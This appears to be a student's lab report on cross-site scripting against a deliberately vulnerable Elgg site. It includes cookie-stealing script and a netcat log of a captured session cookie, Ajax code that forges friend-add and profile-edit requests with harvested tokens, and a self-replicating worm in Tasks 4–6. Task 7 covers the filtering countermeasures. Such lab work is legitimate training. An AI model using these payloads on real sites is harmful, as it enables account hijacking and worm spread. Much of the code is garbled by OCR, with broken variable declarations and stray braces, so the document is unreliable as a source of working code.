


## Task 1:

### Brief description

```
<script>alert('XSS');</script>
```


Public



## Task 2:

### Brief description

```
<script>alert(document.cookie);</script>
```



## Task 3:

```
nancy@LAPTOP-6UPALD07:/mnt/c/WINDOWS/system32$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from 10.24.240.52 1035 received!
GET /?c=Elgg%3D6sgdgpjdrktnq0qdr40elubs0 HTTP/1.1
Host: 10.24.240.52:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/alice
Connection: keep-alive
```

## Task 4:

Add samyas a friend:

```
http://www.xsslabelgg.com/action/friends/add?1
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
X-Requested-With: XMLHttpRequest
Cookie: Elgg=3lcInqselulq6udi3lv2lot4c1
Connection: keen-alive
```

Original URL = [http://www.xsslabelgg.com/action/friends/add?friend=47&\\_elgg\\_ts=.....&\\_elgg\\_token=.....&\\_elgg\\_ts=.....&\\_elgg\\_token=.....](http://www.xsslabelgg.com/action/friends/add?friend=47&_elgg_ts=.....&_elgg_token=.....&_elgg_ts=.....&_elgg_token=.....)

So I construct the send url as following:

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts+"&_elgg_ts="+elgg.security.token.__elgg_ts;
```



```

var token="__elgg_token="+elgg.security.token.__elgg_token;

//Construct the HTTP request to add Samy as a friend.
var sendurl='http://www.xsslabelgg.com/action/friends/add?friend=47'+ts+token;
//FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>

```

The quest is successfully launched.




Samy now a friend of admin.

• **Question 1: Explain the purpose of Lines ① and ②, why are they are needed?**

Get timestamp and token from JavaScript variables and use to **identity authentication** and make sure the token is not out of date.

- Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?



## Samy

### About me

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
var token+"&__elgg_token="+elgg.security.token.__elgg_token;

//Construct the HTTP request to add Samy as a friend.
var sendurl='http://www.xsslabelgg.com/action/friends/
add?friend=47'+ts+token; //FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");
Ajax.send();
}
</script>
```

No, I cannot launch the attack.

▼ Friends

No friends yet.

## Task 5:


```
<script type="text/javascript">
window.onload = function(){
var name+"&name="+elgg.session.user.name;
var guid+"&guid="+elgg.session.user.guid;
var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="__elgg_token="+elgg.security.token.__elgg_token;
var description = "&description=<p>I am alice!</p>&accesslevel[description]=2"

var content=token + ts + name + description + guid; //FILL IN
var samyGuid="47"; //FILL IN
var sendurl="http://www.xsslabelgg.com/action/profile/edit"


if(elgg.session.user.guid!=samyGuid)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send(content);
}
```

```
} }  
</script>
```

before:




After:



**Question 3: Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation**

To ensure that it does not modify Samy's own profile or it will overwrite Samy's profile that the code is missing so the attack can not be launched anymore.



## Task 6

```

<script id="worm" type="text/javascript">
window.onload = function(){
var name("&name="+elgg.session.user.name;
var guid("&guid="+elgg.session.user.guid;
var ts("&__elgg_ts="+elgg.security.token.__elgg_ts;
var token("&__elgg_token="+elgg.security.token.__elgg_token;

var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</\" + \"script>\"";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
var sendurl="http://www.xsslabelgg.com/action/profile/edit"

var description = "&description=I am
alice!"+wormCode+"&accesslevel[description]=2"
var content=token + ts + name + description + guid; //FILL IN

var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send(content);

var sendurl='http://www.xsslabelgg.com/action/friends/add?friend=47'+ts+token;
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>

```

put code in samy's profile and admin to visit it.

```

description: I am alice!<script id="worm" type="text/javascript">
window.onload = function(){ var name("&
name="+elgg.session.user.name; var guid("&
guid="+elgg.session.user.guid; var
ts("&__elgg_ts="+elgg.security.token.__elgg_ts; var
token("&__elgg_token="+elgg.security.token.__elgg_token;
var headerTag = "<script id=\"worm\"
type=\"text/javascript\">"; var jsCode =
document.getElementById("worm").innerHTML; var tailTag =
"</\" + \"script>\""; var wormCode =
encodeURIComponent(headerTag + jsCode + tailTag); var
sendurl="ht... var Ajax=null; Ajax=new XMLHttpRequest();

```


find that the malicious code is put into data and be injected onto admin's profile.

## About me

```
<p>I am alice!<script id="worm" type="text/javascript">
window.onload = function(){
var name="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;

var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
```

When another use like alice visit admin, the attack also launched!



## Alice

### About me

I am alice!

### ▼ Friends




## Task 7:

Deactivate

HTMLawed Provides security filtering. Running a site with this plugin disabled i

after:





**Alice**

**About me**

I am alice!

```

window.onload = function(){
var name="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;

var headerTag = "";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode +
tailTag);
var sendurl="http://www.xsslabelgg.com/action/profile/edit"

var description = "&description=I am
alice!" + wormCode + "&accesslevel[description]=2"

```

View activity

**System Settings**

Send a message

Report user

recall before: Only **I am Alice** is appearing.

And we find **that it did remove the tags**.

## Second:

text.php

```
// echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
```

url.txt

```

{
    // $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8', false);
    $text = $vars['text'];
} else {
    $text = $vars['text'];
}
unset($vars['text']);
} else {
    // $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);

```

dropsown.php

```
// echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
```

email.php

```
// $encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');
```



```
<p>window.onload = function(){ var name=&quot;&amp;name=&quot;+elgg.session.user.name; var  
guid=&quot;&amp;guid=&quot;+elgg.session.user.guid; var ts=&quot;&amp;__elgg_ts=&  
quot;+elgg.security.token.__elgg_ts; var token=&quot;&amp;__elgg_token=&  
quot;+elgg.security.token.__elgg_token; var headerTag = &quot;&quot;; var jsCode =  
document.getElementById(&quot;worm&quot;).innerHTML; var tailTag = &quot;&lt;/&quot; +  
&quot;&script&gt;&quot;; var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); var  
sendurl=&quot;http://www.xsslabelgg.com/action/profile/edit&quot;; var description =  
&quot;&amp;description=I am alice!&quot;+wormCode+&quot;&amp;accesslevel[description]=2&quot;;  
var content=token + ts + name + description + guid; //FILL IN var Ajax=null; Ajax=new  
XMLHttpRequest(); Ajax.open(&quot;POST&quot;,sendurl,true);  
Ajax.setRequestHeader(&quot;Host&quot;, &quot;www.xsslabelgg.com&quot;);
```

We can find that **special charactors like "" are encoded.**